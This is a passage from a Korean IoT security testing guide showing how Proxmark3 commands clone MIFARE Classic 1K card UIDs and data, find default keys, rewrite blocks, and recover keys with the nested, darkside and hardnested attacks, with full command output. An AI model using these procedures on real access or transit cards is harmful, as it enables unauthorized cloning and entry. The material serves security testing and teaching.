[+] New UID ... E2 89 E0 55  ( verified )
[usb] pm3 ⟶ hf search
 🕐  Searching for ISO14443-A tag ...
[+]  UID: E2 89 E0 55
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[#] 1 static nonce 01200145
[+] Static nonce: yes
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

그림 311. UID 변조

UID 만 이용하여 인증하는 리더기의 경우, UID 를 복제한 Tag 를 이용하여 인증하는 악용이 가능하다.

12.3.5.1.2. 데이터 복제

Tag 내 데이터가 모두 알려진 키로 암호화되어 있거나, 키 크랙이 가능할 경우 키 파일을 이용하여 데이터를 덤프한 후 복제하여 사용이 가능하다.

먼저 복제 대상의 카드 타입이 MIFARE Classic 1k 임을 확인했다. MIFARE 타입의 카드는 신용카드, 교통카드, 출입카드 등 실생활에서 많이 사용되고 있으며, MIFARE Classic 타입은 취약한 타입의 태그 중 하나이다.

```
[usb] pm3 -> hf search
```

```
[usb] pm3 ⟶ hf search
 🕐  Searching for ISO14443-A tag...
[+]  UID: 22 [redacted]
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

그림 312. 태그 타입 확인

대상 카드의 키 값을 확인한 후, 키 값 덤프를 실행한다. 해당 카드의 경우 모든 섹터가 알려진 키 값을 사용하고 있었으며, 알려진 키 값을 사용하고 있지 않은 경우 nested, darkside 등의 별도의 공격을 통해 키 값을 크랙하는 과정을 거쳐야한다.

```
[usb] pm3 -> hf mf fchk --1k --dump
```

```
[+] found keys:

[+] ┌─────┬────────────────┬───┬────────────────┬───┐
[+] │ Sec │ key A          │res│ key B          │res│
[+] ├─────┼────────────────┼───┼────────────────┼───┤
[+] │ 000 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 001 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 002 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 003 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 004 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 005 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 006 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 007 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 008 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 009 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 010 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 011 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 012 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 013 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 014 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] │ 015 │ ffffffffffff   │ 1 │ ffffffffffff   │ 1 │
[+] └─────┴────────────────┴───┴────────────────┴───┘
[+] ( 0:Failed / 1:Success )

[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-22[redacted]-key.bin
[=] FYI! ⟶ 0×FFFFFFFFFFFF ⟵ has been inserted for unknown keys where res is 0
```

그림 313. 키 확인 및 키 파일 덤프

덤프한 키 파일을 이용하여 데이터를 덤프한다.

```
[usb] pm3 -> hf mf fchk --1k --dump
```

```
[+] Succeeded in dumping all blocks

[+] saved 1024 bytes to binary file hf-mf-22[redacted]-dump.bin
[+] saved 64 blocks to text file hf-mf-22[redacted]-dump.eml
[+] saved to json file hf-mf-22[redacted]-dump.json
```

그림 314. 키 파일을 이용하여 데이터 덤프

덤프한 데이터 파일을 빈 카드에 복제한다.

[usb] pm3 ->hf mf cload -f {덤프파일}

```
[usb] pm3 ⟶ hf mf cload -f hf-mf-22[redacted]-dump.eml
[+] loaded 1024 bytes from text file hf-mf-22[redacted]-dump.eml
[=] Copying to magic gen1a card
[=] ................................................................

[+] Card loaded 64 blocks from file
[=] Done!
```

그림 315. 데이터 덤프파일 복제

그림 316. 덤프파일 복제

복제한 Tag 를 이용하여 인증하는 악용이 가능하다.

12.3.5.2. TAG 키 크랙 및 데이터 변조

tag 의 데이터는 키로 보호되고 있다. 하지만 일부 특수한 경우 키를 획득하여 보호된 데이터를 확인할 수 있다.

12.3.5.2.1. TAG 의 내용이 알려진 키로만 보호된 경우

tag 의 내용이 알려진 키로만 보호되는 경우 'fchk' 명령을 이용하여 확인할 수 있다. 'fchk' 명령은 tag 의 모든 키를 알려진 키들로 빠르게 확인한다. 여기서 '--1k' 옵션은 MIFARE Classic 1K 타입이기 때문이다.

```
[usb] pm3 -> hf mf fchk --1k
```

```
[usb] pm3 ⟶ hf mf fchk --1k
[+] No key specified, trying default keys
[ 0] ffffffffffff
[ 1] 000000000000
[ 2] a0a1a2a3a4a5
[ 3] b0b1b2b3b4b5
[ 4] c0c1c2c3c4c5
[ 5] d0d1d2d3d4d5
[ 6] aabbccddeeff
[ 7] 1a2b3c4d5e6f
[ 8] 123456789abc
[ 9] 010203040506
[10] 123456abcdef
[11] abcdef123456
[12] 4d3a99c351dd
[13] 1a982c7e459a
[14] d3f7d3f7d3f7
[15] 714c5c886e97
[16] 587ee5f9350f
[17] a0478cc39091
[18] 533cb6c723f6
[19] 8fd0a4f256e9
[20] 0000014b5c31
[21] b578f38a5c61
[22] 96a301bce267
[=] Running strategy 1
[=] Chunk: 0.3s | found 32/32 keys (23)
[=] time in checkkeys (fast) 0.3s
```

그림 317. 알려진 키 사용 여부 확인

키 탐색 결과 모든 섹터가 알려진 키를 사용하는 걸 알 수 있다. (모든 섹터의 키 : FFFFFFFFFFFF)




그림 318. 알려진 키 사용

여기서 옵션을 지정해 key 데이터를 덤프하여 파일로 생성할 수 있다. 생성된 키 파일은 데이터 추출 시 사용할 수 있다.

```
[usb] pm3 -> hf mf fchk --1k --dump
[+] ( 0:Failed / 1:Success )

[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-8206BA56-key.bin
[=] FYI! ⟶ 0×FFFFFFFFFFFF ⟵ has been inserted for unknown keys where res is 0
```

그림 319. Key 데이터 덤프 생성

생성된 키 파일은 hf-mf-[uid]-key.bin 파일로 저장된다. 획득한 키 파일을 이용하여 데이터 덤프를 시도한다. 데이터 덤프는 'dump' 명령을 사용하며 키 파일을 지정하지 않는 한 파일 생성 규칙에 맞는 키 파일을 이용한다.

```
[usb] pm3 -> hf mf dump –1k
[usb] pm3 ⟶ hf mf dump --1k
[=] Using `hf-mf-8206BA56-key.bin`
[=] Reading sector access bits...
[=] ................
[+] Finished reading sector access bits
[=] Dumping all blocks from card...
[+] successfully read block  0 of sector  0.
[+] successfully read block  1 of sector  0.
[+] successfully read block  2 of sector  0.
[+] successfully read block  3 of sector  0.
[+] successfully read block  0 of sector  1.
[+] successfully read block  1 of sector  1.
```

그림 320. 키 파일을 이용한 데이터 덤프 시도

데이터 덤프 실행 시 3 가지 파일이 생성된다. eml 파일은 섹터 내 데이터가 담긴 파일로 해당 파일을 이용해 다른 tag 에 데이터를 복제할 수 있다.

```
[+] Succeeded in dumping all blocks

[+] saved 1024 bytes to binary file hf-mf-8206BA56-dump.bin
[+] saved 64 blocks to text file hf-mf-8206BA56-dump.eml
[+] saved to json file hf-mf-8206BA56-dump.json
```

그림 321. 데이터 덤프 실행 결과 파일

bin 파일을 확인하여 제대로 덤프가 되었는지 확인한다.

```
$ xxd hf-mf-E289E055-dump.bin
```

```
┌──(root💀kali)-[/home/kali/iot/proxmark3]
└─# xxd hf-mf-8206BA56-dump.bin
00000000: 8206 ba56 6808 0400 020f 00dd e514 721d  ...Vh.........r.
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: ffff ffff ffff ff07 8069 ffff ffff ffff  .........i......
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: ffff ffff ffff ff07 8069 ffff ffff ffff  .........i......
```

그림 322. 덤프 파일 확인

Proxmark3 에서 제공하는 도구로 섹터 접근권한 등을 확인할 수 있다. Proxmark3 는 분석을 위한 여러 툴이 tools 폴더에 위치해 있으니 필요한 툴은 확인하고 사용할 수 있다. (추가로 필요한 툴이 있으면 검색하여 추가 설치 가능하다.)

```
$ tools/pm3_mfdread.py hf-mf-[UID]-dump.bin
```

```
┌──(root💀kali)-[/home/kali/iot/proxmark3]
└─# tools/pm3_mfdread.py hf-mf-8206BA56-dump.bin
File size: 1024 bytes. Expected 16 sectors

       UID:  8206ba56
       BCC:  68
       SAK:  08
       ATQA: 04
                  Key A    Access Bits    Key B
```

Sector	Block	Data	Access	A r w r	Acc. r w	B r w i	[info] d/t/r
0	0	8206ba5668080400020f00dde514721d	000	-			
	1	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	2	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	3	ffffffffffffff078069ffffffffffff	001	- A	A A	A A	[transport]
1	4	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	5	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	6	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	7	ffffffffffffff078069ffffffffffff	001	- A	A A	A A	[transport]
2	8	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	9	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	10	00000000000000000000000000000000	000	A/B	A/B	A/B	A/B [transport]
	11	ffffffffffffff078069ffffffffffff	001	- A	A A	A A	[transport]

그림 323. 덤프 파일 분석

해당 tag 의 섹터의 데이터 및 접근 권한을 확인한다.

데이터 블록의 접근 권한이 '000' 이면 A 또는 B 키로 읽기/쓰기가 가능하다. 그러나 블록 0 은 UID 등의 데이터가 포함된 곳으로 쓸 수 없게 설정되어 있다. magic tag 의 경우 해당 부분의 데이터에 쓸 수 있다. 각 섹터의 마지막 블록은 키 A 로만 접근 가능하며 잘못 수정했을 경우 해당 섹터에 읽기/쓰기가 안될 수 있어 주의 필요하다.

먼저, 블록 1 의 데이터를 확인한다.

```
[usb] pm3 -> hf mf rdbl –blk 1 -k FFFFFFFFFFFF
[usb] pm3 ⟶ hf mf rdbl --blk 1 -k FFFFFFFFFFFF

[=]   # | sector 00 / 0x00                                         | ascii
[=] ----+-------------------------------------------------------+-----------------
[=]   1 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

그림 324. 데이터 확인

블록 쓰기 명령을 이용해서 블록 1 의 데이터를 변조한다. 블록 쓰기 명령은 'wrbl'로 작성할 블록 넘버와 사용할 키, 작성할 데이터를 전달한다.

```
[usb] pm3 -> hf mf wrbl –blk 1 -k FFFFFFFFFFFF -d 74657374000000000000000000000000
[usb] pm3 ⟶ hf mf wrbl --blk 1 -k FFFFFFFFFFFF -d 74657374000000000000000000000000
[=] --block no 1, key A - FFFFFFFFFFFF
[=] --data: 74 65 73 74 00 00 00 00 00 00 00 00 00 00 00 00
[+] Write ( ok )
[?] try `hf mf rdbl` to verify
```

그림 325. 데이터 변조 시도

변경된 내용을 확인하기 위해 블록 읽기 명령을 사용한다. 변경한 'test'가 출력된다.

```
[usb] pm3 -> hf mf rdbl –blk 1 -k FFFFFFFFFFFF
[usb] pm3 ⟶ hf mf rdbl --blk 1 -k FFFFFFFFFFFF

[=]   # | sector 00 / 0x00                                         | ascii
[=] ----+-------------------------------------------------------+-----------------
[=]   1 | 74 65 73 74 00 00 00 00 00 00 00 00 00 00 00 00 | test............
```

그림 326. 변경된 데이터 확인

알려진 키를 사용하는 Tag 의 경우 데이터 read/write 가 가능하며, 이를 악용하여 태그 사용이 가능하다.

12.3.5.2.2. 최소 1 개 이상의 키를 알고 있는 경우

최소 1 개 이상의 키를 알고 있는 경우 알고 있는 키를 이용해서 다른 키를 획득할 수 있다. 해당 카드는 섹터 0 번을 제외한 다른 섹터들이 알려진 키를 사용중인 예시이다.




그림 327. 1 개 이상의 알려진 키 사용

위 사진과 같이 일부 키를 모르는 경우 NESTED 공격으로 모르는 키를 획득할 수 있다. NESTED 공격은 LFSR 의 난수 생성 알고리즘의 원리를 이용하여 LFSR 레지스터의 시간차를 이용해 다른 키를 추측해내는 공격 방식이다. NESTED 공격 조건은 다음과 같다.

- prng 가 weak 인 경우
- 다른 섹터에서 최소한 1 개 이상 알려진 키가 있는 경우
- EV1 타입 tag 가 아닌 경우 (EV1 tag 는 NESTED 공격에 취약하지 않음)

해당 tag 의 상세정보를 보면 prng detection 이 weak 이고 EV1 타입이 아닌 것을 알 수 있다.




그림 328. TAG 상세정보 확인

알고 있는 섹터 0 의 B 키를 이용해서 키 추출을 시도한다.

```
[usb] pm3 -> hf mf nested --1k --blk 0 -b -k FFFFFFFFFFFF
```




그림 329. 키 추출 시도

nested 공격 시 덤프 옵션을 추가하면 키 파일이 생성되며, 해당 파일을 이용하여 데이터 덤프가 가능하다. (데이터 덤프는 앞장에서 했던 과정과 동일하다.)

```
[usb] pm3 -> hf mf nested --1k --blk 0 -b -k FFFFFFFFFFFF --dump
```

```
[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-E289E055-key.bin
[=] FYI! ⟶ 0×FFFFFFFFFFFF ⟵ has been inserted for unknown keys where res is 0
```

그림 330. 키 파일 생성

12.3.5.2.3. 모든 키 값을 알 수 없는 경우

모든 키 값을 알 수 없는 경우 Darkside 공격으로 한 개의 키를 획득할 수 있다. Darkside 공격은 약한 난수 생성기를 이용하여 단일 키를 발견하는 공격이다.

DARKSIDE 공격 조건

· NACK Bug 가 존재하는 경우

해당 카드는 알려진 키를 사용하고 있지 않은 카드이다.

```
[=] Running strategy 1
[=] Chunk: 0.4s | found 0/32 keys (23)
[=] Running strategy 2
[=] .
[=] Chunk: 3.4s | found 0/32 keys (23)
[=] time in checkkeys (fast) 3.7s

[!] ⚠  No keys found
```

그림 331. 모든 키 값 알 수 없음

tag 에 NACK Bug 가 존재하는지 확인하기 위해 'nack' 명령을 사용한다.

```
[usb] pm3 -> hf mf nack
[usb] pm3 --> hf mf nack
[=] Checking for NACK bug
..
[+] NACK test: always leak NACK
```

그림 332. NACK Bug 존재 여부 확인

NACK Bug 를 확인한 후 Darkside 공격을 수행하여 유효 키 '0172066b2f03'을 획득한다.

```
[usb] pm3 -> hf mf darkside
[usb] pm3 --> hf mf nack
[=] Checking for NACK bug
..
[+] NACK test: always leak NACK
[usb] pm3 --> clear

[usb] pm3 --> hf mf darkside
[=] ------------------------------------------------------------------------
[=] Executing darkside attack. Expected execution time: 25sec on average
[=] press pm3-button on the Proxmark3 device to abort both Proxmark3 and client
[=] ------------------------------------------------------------------------
[=] ..

[+] Parity is all zero. Most likely this card sends NACK on every authentication.
[-] ⛔ no candidates found, trying again
[=] ..

[-] ⛔ no candidates found, trying again
[=] ..

[+] found 22 candidate keys.

[+] found valid key: 0172066b2f03
```

그림 333. Darkside 공격 수행

Proxmark3 의 Darkside 공격 시 별도의 파라미터를 지정해주지 않으면 0 섹터의 A 키를 획득하며, 옵션을 이용하여 타겟 블록을 지정할 수 있다.

```
[usb] pm3 ⟶ hf mf darkside --help

Darkside attack

usage:
    hf mf darkside [-hb] [--blk <dec> ]

options:
    -h, --help                    This help
    --blk <dec>                   Target block
    -b                            Target key B instead of default key A

examples/notes:
    hf mf darkside
    hf mf darkside --blk 16
    hf mf darkside --blk 16 -b
```

그림 334. Darkside 공격 옵션

획득한 키 값은 앞서 설명한 nested 공격에 사용하여 전체 키 값 획득 가능하다.

```
[usb] pm3 -> hf mf nested --1k --blk 0 -a -k 0172066b2f03
```

```
[+] found keys:

[+] ┌─────┬──────────────┬───┬──────────────┬───┐
[+] | Sec | key A        |res| key B        |res|
[+] ├─────┼──────────────┼───┼──────────────┼───┤
[+] | 000 | 0172066b2f03 | 1 | 000000270000 | 1 |
[+] | 001 | 385efa542907 | 1 | 70172066b2f0 | 1 |
[+] | 002 | b385efa64290 | 1 | 0b0172066b2f | 1 |
[+] | 003 | 0f385ffb6529 | 1 | f0f0172066b2 | 1 |
[+] | 004 | 913385ffb752 | 1 | 2f130172066b | 1 |
[+] | 005 | 29173860fc76 | 1 | b2f170172066 | 1 |
[+] | 006 | 6291b3860fc8 | 1 | 6b2f1b017206 | 1 |
[+] | 007 | 87291f3861fc | 1 | 66b2f1f01720 | 1 |
[+] | 008 | c9739233861f | 1 | 066b2f230172 | 1 |
[+] | 009 | fc9839273862 | 1 | 2066b2f27017 | 1 |
[+] | 010 | 2fca8492f386 | 1 | 72066b2f2b01 | 1 |
[+] | 011 | 63fca9492f38 | 1 | 172066b2f2f0 | 1 |
[+] | 012 | 863fcb959373 | 1 | 0172066b2f33 | 1 |
[+] | 013 | 3864fcba5937 | 1 | 70172066b2f3 | 1 |
[+] | 014 | f3864fcca693 | 1 | 3b0172066b2f | 1 |
[+] | 015 | 3f3865fccb69 | 1 | f3f0172066b2 | 1 |
[+] └─────┴──────────────┴───┴──────────────┴───┘
[+] ( 0:Failed / 1:Success )
```

그림 335. 획득한 키를 이용한 nested 공격

12.3.5.2.4. Prng detection 이 hard 이면서 최소 1 개 이상의 키를 알고 있는 경우

일부 섹터가 알려진 키를 사용하고 있으나 prng detection 이 hard 로 설정되어 있어 nested 공격이 불가한 경우 hardnested 공격을 시도해볼 수 있다.

DARKSIDE 공격 조건

- 한 개 이상의 알려진 키가 있는 경우
- prng detection : hard

해당 카드는 알려진 키를 사용하고 있으나, prng detection 이 hard 로 설정되어 있는 카드이다.

```
[usb] pm3 ⟶ hf search
 🕘  Searching for ISO14443-A tag ...
[+]  UID: FD D5 C7 4D
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: hard
[=]
[=] --- Tag Signature
[=]  IC signature public key name: NXP Mifare Classic MFC1C14_x
[=] IC signature public key value: 044F6D3F294DEA5737F0F46FFEE88A356EED95695DD7E0C27A591E6F6F65962BAF
[=]     Elliptic curve parameters: NID_secp128r1
[=]              TAG IC Signature: 285CFCF8C6BA82B0B77DCD2AC0CE20D795D9841D2141D95E9D6750D301F85EBA
[+]        Signature verification: successful
[?] Hint: try `hf mf` commands
```

그림 336. prng detection hard 설정

```
[+] found keys:

[+] ┌─────┬──────────────┬───┬──────────────┬───┐
[+] │ Sec │ key A        │res│ key B        │res│
[+] ├─────┼──────────────┼───┼──────────────┼───┤
[+] │ 000 │ ──────────── │ 0 │ ffffffffffff │ 1 │
[+] │ 001 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 002 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 003 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 004 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 005 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 006 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 007 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 008 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 009 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 010 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 011 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 012 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 013 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 014 │ ffffffffffff │ 1 │ ffffffffffff │ 1 │
[+] │ 015 │ ──────────── │ 0 │ ffffffffffff │ 1 │
[+] └─────┴──────────────┴───┴──────────────┴───┘
[+] ( 0:Failed / 1:Success )
```

그림 337. 1~14 섹터 알려진 키 사용

nested 공격을 시도할 경우 prng detection 으로 인해 nested 공격이 불가한 것을 확인할 수 있다.

```
[usb] pm3 ⟶ hf mf nested --1k --blk 0 -b -k FFFFFFFFFFFF
[+] Testing known keys. Sector count 16
[=] Chunk: 0.6s | found 30/32 keys (24)
[+] Time to check 23 known keys: 1 seconds

[+] enter nested key recovery
[-] ⛔ Tag isn't vulnerable to Nested Attack (PRNG is not predictable).
```

그림 338. nested 공격 실패

알려진 키를 사용하여 hardnested 공격을 통해 다른 섹터의 키 값을 획득한다.
(4 번 블록(2 번 섹터)의 KEY A 를 이용하여 0 번 블록 KEY A 획득)

```
[usb] pm3 -> hf mf hardnested --blk 4 -a -k FFFFFFFFFFFF --tblk 0 --ta
```

time	#nonces	Activity	expected to brute force #states	time
0	0	Start using 1 threads and AVX2 SIMD core		
0	0	Brute force benchmark: 375 million (2^28.5) keys/s	140737488355328	4d
8	0	Using 235 precalculated bitflip state tables	140737488355328	4d
19	112	Apply bit flip properties	112353779712	5min
20	224	Apply bit flip properties	15641127936	42s
20	336	Apply bit flip properties	7129334272	19s
21	447	Apply bit flip properties	4684594176	12s
22	558	Apply bit flip properties	4684594176	12s
23	669	Apply bit flip properties	4163644928	11s
24	781	Apply bit flip properties	4013378048	11s
25	891	Apply bit flip properties	4013378048	11s
25	1000	Apply bit flip properties	4013378048	11s
26	1110	Apply bit flip properties	4013378048	11s
27	1220	Apply bit flip properties	4013378048	11s
28	1328	Apply bit flip properties	4013378048	11s
29	1440	Apply bit flip properties	4013378048	11s
29	1548	Apply bit flip properties	4013378048	11s
30	1656	Apply bit flip properties	4013378048	11s
31	1763	Apply bit flip properties	4013378048	11s
33	1872	Apply Sum property. Sum(a0) = 128	577380096	2s
33	1984	Apply bit flip properties	577380096	2s
34	2095	Apply bit flip properties	444629472	1s
35	2205	Apply bit flip properties	290156896	1s
36	2205	(1. guess: Sum(a8) = 256)	290156896	1s
36	2205	Apply Sum(a8) and all bytes bitflip properties	236545376	1s
36	2205	Brute force phase completed. Key found: afbecd121313	0	0s

그림 339. 0 번 블록 KEY A 획득

획득한 키를 이용하여 해당 섹터의 데이터 읽기가 가능하다. (KEY A 이용하여 0 번 블록 데이터 read)

```
[usb] pm3 -> hf mf rdsc -s 0 -a -k afbecd121313
```

```
[usb] pm3 ⟶ hf mf rdsc -s 0 -a -k afbecd121313

[=]   #  | sector 00 / 0x00                                | ascii
[=]  ---+-------------------------------------------------+-----------------
